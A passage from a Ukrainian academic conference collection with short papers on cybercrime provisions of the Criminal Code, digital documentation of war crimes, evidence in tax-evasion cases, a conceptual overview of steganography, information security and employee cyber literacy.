Одне із ключових змін XVI розділу ККУ, були доповнення статей 361 та 363 частинами 361-1, 361-2, 363-1, Закону України «Про внесення змін до Кримінального та Кримінально-процесуального кодексів України» № 2289-IV від 23.12.2004 року [6], ці зміни додали нові частини до ККУ, та розширило список протиправних дій проти *електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж і мереж електрозв'язку.* Доповнення охопило навмисне створення та збут шкідливого програмного забезпечення, навмисне розповсюдження секретної інформації з комп'ютерів та навмисне перешкоджання роботі шляхом розповсюдження повідомлень електрозв'язку, *зміцнило право на захист даних, збережених всередині персональних комп'ютерів, що як слідство допомогло зміцнити внутрішню безпеку України.*

У 2015 році був прийнятий Закон України «Про внесення змін до Кримінального кодексу України щодо вдосконалення інституту спеціальної конфіскації з метою усунення корупційних ризиків при її застосуванні»[7] із зміною статтей 361, 361-1, 361-2, 362, 363-1.

Найпотужніші зміни XVI розділу ККУ відбулися 24.03.2022 року, згідно Закону України «Про внесення змін до Кримінального кодексу України щодо підвищення ефективності боротьби з кіберзлочинністю в умовах дії воєнного стану» [8], ним було охоплено більше випадків несанкціонованих втручань в роботу, змін даних комп'ютерів та інших електронних систем, цей закон вже допомагає поліції, СБУ, ДБР та іншим уповноваженим підрозділам боротися із колаборантами, зрадниками та хакерськими атаками під час дії воєнного стану.

Таким чином, аналізуючи зміни XVI розділу ККУ, можемо прийти висновку, що відповідальність за кіберзлочини в України почала охоплювати все більше випадків незаконного втручання в роботу комп'ютерів, несанкціонованих змін даних, та інших протиправних дій стосовно *використання електронно-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж і мереж електрозв'язку.*

На сьогодні, згідно із чинним законодавством Кримінального кодексу України, передбачений розділ XVI «Кримінальні правопорушення у сфері використання електро-обчислювальних машин (комп'ютерів), систем та комп'ютерних мереж і мереж електрозв'язку», який визначає кримінальну відповідальність за кіберзлочини, а саме: ст.361, ст.361-1, ст.361-2, ст. 362, ст. 363, ст. 363-1 Кримінального кодексу України, та карається накладанням штрафу, обмеженням волі або позбавленням волі з позбавленням права обіймати певні посади чи займатися певною діяльністю.

Висновки. Кіберзлочин представляє собою небезпечні та незаконні діяння, за допомогою електронно-обчислювальних машин (комп'ютерів), комп'ютерних систем та мереж, які спрямовані на кіберпростір. Аналізуючи зміни, внесеними в різні роки, було додано нові статті, змінено існуючі, додані нові частини. Усі ці зміни сприяли більш ефективній боротьбі із кіберзлочинами. Останні зміни ККУ у сфері протидії кіберзлочинності були спрямовані на підвищення ефективності боротьби із кіберзлочинами в умовах дії воєнного стану. Чинне законодавство України все ще не є досконалим щодо відповідальності у сфері кіберзлочинності, але згідно історії змін ККУ, найближчим часом наше законодавство буде охоплювати більше випадків у цій сфері.

***Література*:**

1. Кримінальна відповідальність за кіберзлочини. URL: http://surl.li/azxue (20 серпня 2017 року).

2. Інформаційні злочини. URL: http://surl.li/mgodx
3. Конвенція Ради Європи по боротьбі з кіберзлочинністю. URL: https://zakon.rada.gov.ua/laws/show/994_575#Text
4. Кримінальний кодекс України. URL: https://zakon.rada.gov.ua/laws/show/2341-14#Text
5. Закон України «Про внесення змін до Кримінального кодексу України щодо відповідальності за незаконне втручання в роботу мереж електрозв'язку» № 908-IV від 05.06.2003. URL: https://zakon.rada.gov.ua/laws/show/908-15#Text
6.Закон України «Про внесення змін до Кримінального та Кримінально-процесуального кодексів України» № 2289-IV від 23.12.2004. URL: https://zakon.rada.gov.ua/laws/show/2289-15#Text
7.Закон України «Про внесення змін до Кримінального кодексу України щодо вдосконалення інституту спеціальної конфіскації з метою усунення корупційних ризиків при її застосуванні» № 770-VIII від 10.11.2015. URL: https://zakon.rada.gov.ua/laws/show/770-19#Text
8.Закон України «Про внесення змін до Кримінального кодексу України щодо підвищення ефективності боротьби з кіберзлочинністю в умовах дії воєнного стану». URL: https://zakon.rada.gov.ua/laws/show/2149-20/

ЗАСТОСУВАННЯ ЦИФРОВИХ ТЕХНОЛОГІЙ У ФІКСАЦІЇ ВОЄННИХ ЗЛОЧИНІВ

Лучик Світлана Дмитрівна
доктор економічних наук, професор, професор кафедри протидії кіберзлочинності,
Харківський національний університет внутрішніх справ
Столик Денис
курсант спеціальності «Кібербезпека»,
Харківський національний університет внутрішніх справ

Світ безперервно розвивається як в інформаційному плані, так і в плані розвитку військових технологій. З цим на учасників військових конфліктів накладається суворіша відповідальність за використання більш потужної зброї та ведення конфлікту загалом. На жаль, нашій державі доводиться відбивати вторгнення російського агрессору, який переслідує ціль знищення українського народу. Вороже командування порушує міжнародні закони та звичаї війни. Кожного дня рашисти вчиняють воєнні злочини на українській землі. Тому є нагальна потреба фіксувати всі воєнні злочини для притягнення до кримінальної відповідальності агресора на національному і міжнародному рівнях.

Воєнний злочин визначають як порушення законів та звичаїв війни. Воєнні злочини належать до сфери виключно міжнародного кримінального права і повний перелік воєнних злочинів закріплений у Статуті Міжнародного кримінального суду (Римський статут). На жаль, Україна не ратифікувала Римський статут. Для нашої країни це становить певні серйозні бар'єри, зокрема, це є зобов'язанням Украйни за Угодою про асоціацію з ЄС. Тому в довгостроковій перспективі Україна повинна ратифікувати Статут. Чинне національне законодавство не містить визначення поняття «воєнний злочин». Проте, правозахисники стверджують, що попри відсутність законодавчого визначення воєнних злочинів, деякі з тих злочинів, що передбачені Кримінальним кодексом України (ККУ), є саме воєнними, а не військовими, злочинами, а саме:

мародерство (стаття 432 ККУ).

насильство над населенням у районі воєнних дій (стаття 433 ККУ);

погане поводження з військовополоненими (стаття 434 ККУ);

незаконне використання символіки Червоного Хреста, Червоного Півмісяця, Червоного Кристала та зловживання ними (стаття 435 ККУ) [1]. Кримінальний кодекс Украйни також передбачає відповідальність за порушення законів та звичаїв війни (стаття 438 ККУ), геноцид (стаття 442), злочини проти осіб та установ, що мають міжнародний захист (стаття 444) тощо [2].

Росія не ратифікувала Римський статут, тому може не співпрацювати з Міжнародним кримінальним судом. Однак, це не означає, що країна не повинна нести відповідальність за всі ті злочини, що коїть в Україні, вбиваючи і викрадаючи людей, грабуючи і руйнуючи все

за собою. На думку фахівців, такі обставини підвищують вірогідність створення спеціального трибуналу для розслідування злочинів Росії проти України. Історії відомі приклади створення трибуналів: Нюрнберзького, Токійського, а також проти колишньої Югославії та Руанди. Враховуючи підтримку Резолюції ООН про засудження війни Росії проти України 141 країною світу, шанси притягнути винних до відповідальності високі [3].

За інформацією Офісу Генерального прокурора України в країні здійснюється документування злочинів, вчинених в період широкомасштабної агресії російської федерації проти України. Станом на 6 листопада зареєстровано:

112 251 воєнний злочин,

16 320 злочинів проти національної безпеки України.

Крім того, за офіційними даними ювенальних прокурорів, 1653 дитини постраждали внаслідок агресії рф, з них: 510 — загинули, 1143 — дістали поранення різного ступеня тяжкості [4].

У відомстві Генерального прокурора України наголошують, що ці цифри не остаточні, оскільки триває робота з їх встановлення в місцях ведення активних бойових дій, на тимчасово окупованих та звільнених територіях.

Представники Вищої ради правосуддя звернулись до суддів, суддів у відставці, усіх працівників органів системи правосуддя та громадян України, які є свідками воєнних злочинів російської федерації проти цивільного населення та інших злочинів, із закликом фіксувати та надсилати такі докази на офіційні державні ресурси для того, щоб отримати перемогу у юридичній площині [5].

Для того, щоб потім винні в даних злочинах понесли покарання потрібно проводити процес фіксації цих злочинів.

До таких дій належать:

Вид доказу	Пояснення
Свідчення очевидців	Показання свідків, які були свідками воєнних злочинів
Фотографії та відеозаписи	Зображення і відео що фіксують воєнні події
Документи та записи	Офіційні документ, наказ, комунікація між командирами
Експертні докази	Аналіз фізичних доказів, медичні звіти та інше
Геолокаційні дані	Дані GPS та інших технологій для визначення географічного становища
Докази жертв	Інформація про пошкодження, травми та інші дані про жертв
Аналіз метаданих	Інформація про дати, час та комунікацію
Інтернет соцмережі	Матеріали з Інтернету, соціальних мереж та різних інформаційних каналів, такі як фото та відео

Кожен з цих видів доказів прямо чи опосередковано пов’язаний з використанням різних інформаційних технологій, а деякі з них взагалі неможливі без їх використання.

До прикладу, аналіз метаданих та визначення GPS неможливо провести без використання різних технічних засобів та відповідного програмного забезпечення. Харківський НДІ судових експертиз імені професора Бокаріуса має у своєму розпорядженні 3-D сканер, що використовується для фіксації ушкоджених внаслідок обстрілів будівель, цей прилад пришвидшив проведення експертизи в рази, якщо раніше це був довгий процес в якому брало участь велика кількість експертів, то зараз це робить одна людина за 1-5 годин.

Також цікавою є тенденція зі створенням різних інтернет-угрупувань, що почали займатися добровільним збором інформації. Прикладом такого угрупування є компанія Molfar. Ця компанія з початком повномасштабного вторгнення росії в Україну у 2022 році, створила OSINT-спільноту. Наразі частина команди Molfar повністю присвятила себе воєнним розслідуванням, спростуванню пропаганди, ідентифікації воєнних злочинців та геопросторовій розвідці. До некомерційних проєктів вони залучаємо волонтерів, найрезультативнішим з яких надалі пропонують стати членом їх команди [6]. Команда у своїй практиці використовує OSINT - концепцію, методологію і технологію добування і використання військової, політичної,

економічної та іншої інформації з відкритих джерел, без порушення законів. Таким чином звичайні цивільні громадяни можуть допомагати державі, тим що моніторять інформаційний простір та шукають там різні докази воєнних злочинів.

З метою правильної акумуляції та документування важливої інформації про злочини ворога створений єдиний ресурс, своєрідний доказовий хаб, з яким працюють всі правоохоронні і державні органи - warcrimes.gov.ua [7]. На цій платформі об'єднані зусилля правоохоронців, експертів, представників громадських і міжнародних організацій, журналістів і всіх, хто хоче допомогти і фіксує вбивства мирних громадян та інші злочини російської федерації на нашій землі.

Отже, підсумовуючи все вищесказане можна зазначити, що роль інформаційних технологій у фіксації воєнних злочинів буде тільки зростати. З'являються нові підходи і технології, які підвищують швидкість та якість експертиз та інших процесуальних дій. Правильне та якісне документування важливої інформації про злочини ворога, своєчасна передача задокументованих фактів, доказів злочинних дій ворога у відповідні інстанції допоможе притягнути ворога до відповідальності за скоєні ним воєнні злочини.

Література:

1. Що таке воєнний та військовий злочин. Відповідальність. ЮрЛіга. URL: https://jurliga.ligazakon.net/ru/news/209975_shcho-take-vonniy-ta-vyskoviy-zlochin-vdpovdalns (дата звернення: 06.11.2023).
2. Кримінальний кодекс України. Відомості Верховної Ради України (ВВР), 2001, № 25-26, ст.131. URL: https://zakon.rada.gov.ua/laws/show/2341-14#Text (дата звернення: 07.11.2023).
3. Воєнні злочини та їх документування. Безоплатна правова допомога. URL: https://legalaid.gov.ua/publikatsiyi/voyenni-zlochyny-ta-yih-dokumentuvannya/ (дата звернення: 07.11.2023).
4. Воєнні злочини росії проти України: задокументовано понад 112 тисяч випадків. АРМІЯINFORM. URL: https://armyinform.com.ua/2023/11/06/voyenni-zlochyny-rosiyi-proty-ukrayiny-zadokumentovano-ponad-112-tysyach-vypadkiv/ (дата звернення: 08.11.2023).
5. ВРП закликає фіксувати та повідомляти про воєнні злочини рф в Україні: як це зробити? ЮрЛіга. URL: https://jurliga.ligazakon.net/ru/news/209939_vrp-zaklika-fksuvati-ta-povdomlyati-pro-vonn-zlochini-rf-v-ukran-yak-tse-zrobiti (дата звернення: 09.11.2023).
6. Molfar – Osint спільнота. URL: https://molfar.com/ (дата звернення: 09.11.2023).
7. Якщо ви стали потерпілим або свідком воєнних злочинів Росії – фіксуйте та надсилайте докази! Офіс Генерального прокурора. URL: https://warcrimes.gov.ua/ (дата звернення: 10.11.2023).

ПИТАННЯ ДОКАЗУВАННЯ В КРИМІНАЛЬНИХ ПРОВАДЖЕННЯХ, ЩОДО ПРОТИПРАВНОЇ ДІЯЛЬНОСТІ, СПРЯМОВАНОЇ НА УХИЛЕННЯ ВІД СПЛАТИ ПОДАТКІВ, ЗБОРІВ (ОБОВ'ЯЗКОВИХ ПЛАТЕЖІВ)

Григоращенко Олександр Вікторович
аспірант Одеського державного
університету внутрішніх справ
ORCID https://orcid.org/0009-0006-8934-5401
E-mail: avgrigora@ukr.net

В нашій доповіді ми б хотіли обговоримо деякі аспекти доказування в кримінальних провадженнях, щодо протиправної діяльності, спрямованої на ухилення від сплати податків, зборів (обов'язкових платежів), звернемо увагу на проблеми в процесі доказування, та перспективи їх подолання.

У теорії кримінального процесу перелік обставин, які підлягають доказуванню, розглядаються в рамках категорії предмет доказування, тобто реальних подій (фактів), на які спрямована пошуково-пізнавальна діяльність суб'єктів доказування та які мають бути встановлені для прийняття судом рішення у справі [4, с. 111]. В свою чергу, автор першої

роботи з теорії доказів у кримінальному провадженні І. Бентам, вплив якого на становлення сучасної теорії доказів як у нашій державі так і за кордоном важко переоцінити, вказував: «Щоб переконатися у відповідності власних дій до закону суддя у кожній справі повинен розглянути дві обставини, одне – це питання факту, а інше – питання права. Перше полягає в тому, щоб переконатися, що відомий факт існував у відомому місці та у певний час, друге полягає в тому, щоб переконатися, що закон встановив те чи інше правило, яке застосовується до цього приватного випадку» [5, с. 10].

З метою встановлення обставин, які підлягають доказуванню (стаття 91 КПК), в кримінальних провадженнях щодо протиправної діяльності, спрямованої на ухилення від сплати податків, зборів (обов'язкових платежів) а саме кваліфікуючих ознак зазначеного правопорушення, посадовій особі органу досудового розслідування необхідно здійснити певне дослідження для встановлення даного факту. Виходячи з ч.2 статті 84 КПК, єдиним можливим способом для цього є призначення експертизи, за для отримання висновку експерта як джерела доказів. Однак чи завжди доцільно призначати експертизу за для встановлення факту ухилення від податків.

Стаття 99 КПК зазначає що, джерелом доказів можуть слугувати «висновки ревізій та акти перевірок». Зазначенні дії з подальшим складанням відповідних документів здійснюються службовими особами Державної аудиторської служби України. В той же час зазначені службові особи не є експертами, оскільки відповідно до статті 69 КПК «Експертом у кримінальному провадженні є особа, яка володіє науковими, технічними або іншими спеціальними знаннями, має право відповідно до Закону України "Про судову експертизу" на проведення експертизи і якій доручено провести дослідження об'єктів, явищ і процесів, що містять відомості про обставини вчинення кримінального правопорушення, та дати висновок з питань, які виникають під час кримінального провадження і стосуються сфери її знань» [2].

Службові особи Державної аудиторської служби України можуть виступати в кримінальному провадженні як спеціалісти.

Враховуючи вищевикладене слідчий як правило у ході досудового розслідування виносить постанову відповідно до якої залучає у порядку статті 71 КПК України до кримінального провадження спеціаліста.

Пункт 7 частини 4 статті 71 КПК зазначає що спеціаліст має право надавати висновки з питань, що належать до сфери його знань, під час досудового розслідування кримінальних проступків, у тому числі у випадках, передбачених частиною третьою статті 214 КПК.

Тобто спеціаліст має право надавати висновки, однак в рамках розслідування проступків. Оскільки відповідно до частини 1 статті 298-1 КПК «Процесуальні джерела доказів у кримінальних провадженнях про кримінальні проступки» - Процесуальними джерелами доказів у кримінальному провадженні про кримінальні проступки, крім визначених статтею 84 цього Кодексу, також є пояснення осіб, результати медичного освідування, висновок спеціаліста, показання технічних приладів і технічних засобів, що мають функції фото- і кінозйомки, відеозапису, чи засобів фото- і кінозйомки, відеозапису.

В той же час аналізуючи санкції статті 212 КК України, відзначаємо що правопорушення передбачене даною статтею відноситься до категорії злочинів.

А це в свою чергу відповідно до абзацу другого статті 298-1 КПК забороняє використовувати висновок спеціаліста як джерело доказу в кримінальних провадженнях, щодо злочину.

Тобто, формально висновки спеціалістів Державної аудиторської служби України в кримінальному провадженні можна визнати недопустимим доказом.

Звичайно все той же абзац другий статті 298-1 КПК зазначає що такі процесуальні джерела доказів як пояснення осіб, результати медичного освідування, висновок спеціаліста, показання технічних приладів і технічних засобів, що мають функції фото- і кінозйомки, відеозапису, чи засобів фото- і кінозйомки, відеозапису, не можуть бути використані у кримінальному провадженні щодо злочину, окрім як на підставі ухвали слідчого судді, яка постановляється за клопотанням прокурора. Однак це сповільнює досудове розслідування та

бюрократизує його. Вважаєм за необхідне внесення змін до відповідних статей КПК задля надання можливості використовувати висновки спеціалістів Державної аудиторської служби України в кримінальних провадження щодо злочинів, що стосуються ухилення від сплати податків, зборів (обов'язкових платежів).

Література:

1. Закону України «Про основні засади здійснення державного фінансового контролю в Україні» від 26.01.1993 р. № 2939-XII: станом на 19.08.2022р. URL: https://zakon.rada.gov.ua/laws/show/2939-12 (дата звернення: 14.05.2023);
2. Закону України «Про судову експертизу» від 25.02.1994 р. № 4038-XII: станом на 01.01.2023р. URL: https://zakon.rada.gov.ua/laws/show/4038-12 (дата звернення: 10.05.2023)
3. Кримінальний кодекс України : Закон України від 05.04.2001 р. № 2341-III: станом на 28.04.2023р. URL: https://zakon.rada.gov.ua/laws/show/2341-14 (дата звернення: 10.05.2023);
4. Лоневський Л.М. Використання результатів оперативно-розшукової діяльності під час досудового розслідування ухилення від сплати податків, зборів (обовязкових платежів) : дисертація на здобуття ступення доктора філософії: 081 - Право. Львів: Львівський державний університет внутрішніх справ. 2020. 249 с.

АНАЛІЗ СУЧАСНИХ СТЕГАНОГРАФІЧНИХ МЕТОДІВ ЗАХИСТУ ІНФОРМАЦІЇ

Шустова Майя Олександрівна
студент 2 курсу ОПП «Кримінальний аналіз»
відділення підготовки студентів заочної форми навчання інституту права та безпеки
Одеський державний університет внутрішніх справ

У зв'язку з швидким та невпинним зростанням використання штучного інтелекту, збільшення передачі потоків інформації з кожним днем, використанням соціальних мереж не тільки для особистого користування, актуальність вдосконалення стеганографічних методів захисту інформації росте швидко та стає все більш актуальною.

Збереження конфіденційності та цілісності інформаційних потоків під час їх передачі по різним каналами зв'язку займає провідну позицію у процесі забезпечення як особистої інформаційної безпеки так і в безпеці на рівні держави та суспільства [1].

Метою роботи є аналіз сучасних стеганографічних методів захисту інформації. Для якісного аналізу стенографічних методів захисту інформації необхідно дати визначення самого поняття стеганографії. Стеганографія – спосіб збереження, чи передачі інформації, при якому приховується сам факт існування інформації. На відміну від криптографії, де факт передачі інформації є відомий, а його зміст є зашифрованим, стеганографія покликана приховати саме існування інформації.

В умовах війни, приховування важливої інформації стає дуже важливим елементом безпеки. Саме для цього потрібна стеганографія. Сховати важливу інформацію в середині абсолютно стороннього файлу, який не викликає ніяких підозр. Наприклад, можна приховати текстовий файл в середині картинки. Ця картинка буде відкриватись як картинка, завантажуватись і розпізнаватись як картинка іншими програмами й 99% людей не здогадаються, що в середині є якийсь файл [4].

Основою цього аналізу являється моделювання та дослідження стеганографічних систем що допоможе виявити надійність та визначити вразливі місця.

Сучасні методи стеганографії часто базуються на використанні різних технік та алгоритмів, серед яких:

1. Метод LSB (Least Significant Bit). Цей метод використовується для зберігання інформації в менш важливих бітах зображення, звуку чи тексту, таким чином, що зміни не помітні для людського спостереження.
2. Частотність зміни пікселів/звукових семплів. Цей метод заснований на зміні частоти пікселів у зображених або змінених звукових семплів так, щоб приховати інформацію без втрати видимої чи аудіо якості.

3. Використання текстових форматів. Введення інформації в текстові файли шляхом зміни букв реєстру, додавання зайвих пробілів, використання спеціальних форматів тощо.

4. Використання криптографії. З'єднання методів стеганографії з криптографією для забезпечення безпеки отриманої інформації.

5. Адаптивні методи. Техніки, які автоматично пристосовуються до змінних умов для ефективного сприйняття інформації.

Важливо зауважити, що багато з цих методів вимагають збалансованості між об'ємом отриманої інформації та збереження якості основних даних. Також використання стеганографії може бути піддано ризикам з боку кібербезпеки та може використовуватися як знаряддя для незаконних дій.

Якщо провести аналіз джерел літератури, то можна виділити чотири напрями сучасної стеганографії: класична, цифрова, лінгвістична та квантова.

Кожний із цих напрямів вартий уваги та використовується для певних цілей. Кожний із цих напрямів має свої ефективні методи для приховування інформації.

Велика частина нашого дослідження присвячена саме розробці нових та вдосконаленню існуючих методів приховування даних. Незважаючи на велику кількість досліджень в цій галузі, та високий рівень досліджень, до недавнього часу була не визначена класифікація таких методів. Це ускладнювало аналіз та не давало, в повній мірі, здійснити оцінку методів. Складність визначення оцінки не давала прослідити ефективність та вдосконалень.

Існують основні методи цифрової стеганографії:

- засновані на використанні комп'ютерних форматів;
- цифрової обробки сигналів.

Проаналізував сучасні методи стеганографії їх можна розділити наступним образом [2]:

- вибір контейнера,
- наявність ключа,
- призначення,
- принцип приховування,
- стійкість.

На кожному етапі треба приділяти увагу перевагам та недолікам

На прикладі цифрорової стеганограії можно розглянути розподіл методів на групи, їх переваги та недоліки .

До недоліків стеганографічних методів захисту інформації можна віднести:

- малий обсяг переданої інформації,
- малу пропускну здатність
- низький ступінь скритності.

До переваг стеганографічних методів захисту інформації можна віднести:

- зниження ймовірності факту передачі повідомлення;
- додатковий рівень захисту;

Висновки таким чином, проведено аналіз стеганографічних методів захисту інформації на прикладі цифрової (комп'ютерної) стеганографії, виявлено, що найпопулярнішими та найефективнішими методами є вбудовування секретних повідомлень. Задяки особливості передачі, завантаження, зберігання файлів, вбудоване повідомлення часто може бути не виявлено отримувачем.

В подальшій роботі планується розглянути аналіз сучасних стеганографічних методів захисту інформації всіх напрямів стеганографії.

Література

1. Хорошко В.А. Методы и средства защиты информации / В.А. Хорошко, А.А. Чекатков. К. : Юниор, 2003. 464 с.

2. Юдін О.К., Конахович Г.Ф., Корченко О.Г. Захист інформації в мережах передачі даних: Підручник. К.: Видавництво ТОВ НВП «ІНТЕРСЕРВІС», 2009.

3. Карпінець В.В., Яремчук Ю.Є. Аналіз рівня спотворень векторних зображень внаслідок вбудовування цифрових водяних знаків. *Сучасний захист інформації.* 2011. №2. С. 94-99.
4. Стеганографія, або як сховати файл на видному місці. URL: https://sprotyv.mod.gov.ua/steganografiya-abo-yak-shovaty-fajl-na-vydnomu-mistsi/

ІНФОРМАЦІЙНА БЕЗПЕКА ЯК СКЛАДОВА НАЦІОНАЛЬНОЇ БЕЗПЕКИ ДЕРЖАВИ

Сидора Даніла Олександрович
курсант 3 курсу факультету підготовки фахівців
для підрозділів кримінальної поліції
Одеський державний університет внутрішніх справ
Калугін Володимир Юрійович
кандидат юридичних наук, доцент
професор кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Проблема безпеки як соціального явища виділяється як одна із глобальних проблем сучасності. В самому широкому плані категорія “безпека” характеризує такий стан людського суспільства, при якому забезпечується нормальне його існування (виживання) та розвиток [1, с.14]. Безпека розуміється як критерій, обставина збереження об’єкта і надійності його функціонування.

В спеціальній літературі інформаційна безпека розглядається як елемент або підсистема національної безпеки. Останнім часом проблема безпеки в кіберпросторі виділяється як одна із глобальних проблем сучасності. Згідно діючому законодавству, одним із головних напрямів державної інформаційної політики є створення загальної системи охорони інформації.

Інформаційна безпека розглядається на одному рівні з такими невід’ємними атрибутами державності як суверенітет і територіальна цілісність. Всі аспекти національної безпеки, в тому числі і інформаційна, базуються на такому явищі як державний суверенітет.

Інформаційна безпека є невід’ємною частиною загальної безпеки - чи то національної, чи то регіональної, чи то міжнародної. Аналіз інформаційної безпеки передбачає розгляд сукупності таких об’єктивних чинників: потреб громадян, суспільства, держави та світового співтовариства; уразливості індивідів, суспільства та держави від інформаційних технологій; наявності широкого кола загроз і небезпек, якими має управляти система забезпечення інформаційної безпеки.

В Указі президента України №287/2015 «Про Стратегію національної безпеки України” Про рішення Ради національної безпеки і оборони України від 6 травня 2015 року " визначено дев’ять основних напрямів державної політики національної безпеки в різних сферах життєдіяльності. До однією з них належить інформаційна, що дає усі підстави стверджувати, що інформаційна безпека є вагомою складовою національної. [2]

На думку вчених, інформаційна безпека – це стан захищеності інформаційного простору, що забезпечує формування та розвиток цього простору в інтересах особистості, суспільства та держави[3;26].

Пріоритетами забезпечення кібербезпеки і безпеки інформаційних ресурсів є:

• розвиток інформаційної інфраструктури держави; створення системи забезпечення кібербезпеки, розвиток мережі реагування на комп'ютерні надзвичайні події (СЕКТ);

• моніторинг кіберпростору з метою своєчасного виявлення, запобігання кіберзагрозам і їх нейтралізації; розвиток спроможностей правоохоронних органів щодо розслідування кіберзлочинів;

• забезпечення захищеності об'єктів критичної інфраструктури, державних інформаційних ресурсів від кібератак, відмова від програмного забезпечення, зокрема антивірусного, розробленого у російській федерації;

• реформування системи охорони державної таємниці та іншої інформації з обмеженим доступом, захист державних інформаційних ресурсів, систем електронного врядування,

технічного і криптографічного захисту інформації з урахуванням практики держав - членів НАТО та ЄС;

• створення системи підготовки кадрів у сфері кібербезпеки для потреб органів сектору безпеки і оборони; розвиток міжнародного співробітництва у сфері забезпечення кібербезпеки, інтенсифікація співпраці України та НАТО, зокрема в межах Трастового фонду НАТО для посилення спроможностей України у сфері кібербезпеки[2].

В Україні найбільше від кібератак страждають впливові медіа, фінансові інститути та державні установи. При цьому на сьогодні зростає не тільки кількість атак на інформаційну інфраструктуру, але і їх складність. Зловмисники використовують різні види атак: фізичні (атаки на телевізійні вежі), DDoS-атаки (на сайти Центрвиборчкому, Верховної Ради та ключових ЗМІ), зломи інформаційних ресурсів (сайту ЦВК, електронних скриньок політиків і журналістів), атаки на мобільні мережі (перехоплення переговорів мобільного зв'язку)[4].

Отже, інформаційна безпека являє собою одне з найважливіших понять в науці і в різних сферах людської діяльності. Сутність і комплексність цього поняття обумовлюється характером сучасного інформаційного суспільства.

На наше переконання, інформаційна безпека являє собою діяльність органів державного управління в цілому. Звідси випливає важливий висновок, що слід діяти активно, впливаючи на джерела інформаційної небезпеки.

Пріоритети забезпечення інформаційної безпеки до яких віднесено забезпечення наступальності заходів політики інформаційної безпеки на основі асиметричних дій проти всіх форм і проявів інформаційної агресії; створення інтегрованої системи оцінки інформаційних загроз та оперативного реагування на них; протидія інформаційним операціям проти України, маніпуляціям суспільною свідомістю і поширенню спотвореної інформації, захист національних цінностей та зміцнення єдності українського суспільства; розробка і реалізація скоординованої інформаційної політики органів державної влади; виявлення суб'єктів українського інформаційного простору,

***Література*:**

1.Ліпкан В.А. Правові засади розвитку інформаційного суспільства в Україні: монографія. За заг. ред. В. А. Ліпкана. К. : ФОП О. С. Ліпкан, 2015. 664 с.

2. Про Стратегію національної безпеки України. Указ Президента України №287/2015 " Про рішення Ради національної безпеки і оборони України від 6 травня 2015 року URL: https://www.president.gov.ua/documents/2872015-19070

3. Голубєв В. О., Гавловський В. Д., Цимбалюк В. С. Інформаційна безпека: проблеми боротьби зі злочинами у сфері використання комп'ютерних технологій. Монографія / За заг. ред. д-ра юрид. наук Калюжного Р. А. – Запоріжжя: Просвіта, 2011 р.

4. Україна у фокусі кібератак. Режим доступу: https://scienceukraine.in.ua/sciblogs/ukraina-v-fokusi-kiberatak

ДЕЯКІ ОСОБЛИВОСТІ КІБЕРГРАМОТНОСТІ ПРАЦІВНИКІВ РІЗНИХ РІВНІВ ОРГАНІЗАЦІЙ ЯК СКЛАДОВА ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ СУСПІЛЬСТВА

Марчук Олександр Юрійович
студент 2 курсу ОПП «Кримінальний аналіз»
відділення підготовки студентів заочної форми навчання інституту права та безпеки
Одеський державний університет внутрішніх справ

У зв'язку з швидким зростанням розвитку інформаційних технологій, збільшенням кількості інформації, збільшенням функція працівників в різних типах організації. Актуальність кіберграмотності керівників та працівників різних рівнів організацій зростає з кожним днем.

Вже давно зрозуміло, що застосування знань по кібербезпеці має доволі великий спектр функцій. Війна триває і на інформаційному просторі також, тому знання з кібербезпеки важливий навик, який забезпечую безпеку кожного окремого працівника підприємства та суспільства в цілому.

Безпека в кіберпросторі, вже давно не обмежується правилами користування інтернетом, які були відомі декілька років тому. І незважаючи на те, що людина не залишає свої персональні данні на підозрілих, неперевірених сайтах, не повідомляє термін дії банківської карти та CVV-код, не робить передоплат на невідомі банківські рахунки, все ж таки залишається багато видів вразливостей в кіберпросторі.

Зазначимо деяку термінологію: кібербезпека – це комплекс порад та рішень, процесів та правил, які допомагають захищати системи та мережі, та запобігати загрозам на них. Кіберпростір – середовище, функціонування якого забезпечують комп'ютерні системи, пристрої та мережі. Кіберграмотність – усвідомлене безпечного застосування правил користування технологіями кібепростору [1; 2].

Якщо припустити, що рівень кіберграмотності кожного працівника підприємства, незалежно від посади, – є складовою частиною кібербезпеки суспільства, то треба звернути увагу на рівень інформування та знань кожного працівника.

Існує багато інструментів для перевірки рівня кіберграмотності, самооцінки рівня грамотності. Наприклад, Міністерство цифрової трансформації України створило тести такого направлення з назвою «Кіберграм». Кожне, підприємство може звернутися до відомства та отримати можливість перевірки робітників за допомогою тестування [3]. Тест містить 5 тем та 15 запитань, серед яких наступні: безпека в інтернеті та захист персональних даних, захист пристроїв користувача, безпечне підключення пристроїв до мереж, захист особистих прав та споживача, види шахрайства інше.

Важливо розуміти, що тестування показує рівень підготовки працівників, і після проходження тестування важливо здобувати знання для підвищення рівня кіберграмотності. Ураховуючи стрімкий рівень розвитку технологій, потрібно постійно піднімати і рівень знань.

Держава намагається, завдяки різним міністерствам допомогти підняти рівень кіберграмотності для працівників підприємств, про це свідчать періодичні інформаційні заходи. Також можна знайти багато інформації завдяки якій відомі алгоритми дій, якщо ви все ж таки стали жертвою шахраїв [4].

Також треба звернути увагу на те, що соціальні мережі та месенджери вже давно є невід'ємною частиною життя кожної людини. Встановлені додатки на власний телефон, робочий пристрій з виходом в інтернет може нести особисту потенційну загрозу як людині так і підприємству на якому працює людина.

Проаналізувавши поточну ситуацію, можна зробити висновок, що людський фактор є самим вразливим елементом у всій системі кібербезпеки, тому навчання кіберграмотності працівників різних рівнів організацій є важливою складова забезпечення кібербезпеки суспільства та держави в цілому [5].

СЕКЦІЯ 2.
АКТУАЛЬНІ ПИТАННЯ ЗАХИСТУ ІНФОРМАЦІЇ ВІД КІБЕРЗАГРОЗ

TOPICAL ISSUES OF CYBERSECURITY UNDER MARTIAL LAW

Anisimov Dmytro Oleksiiovych
Doctor of philosophy in law, lecturer at the department
of special physical training of the
Dnipropetrovsk state university of internal affairs

According to Article 17 of the Constitution of Ukraine, the protection of the sovereignty and territorial integrity of Ukraine, ensuring its economic and information security are the most important functions of the state, the business of the entire Ukrainian people. However, it is worth noting that the current realities caused by the armed aggression against Ukraine require better information security.

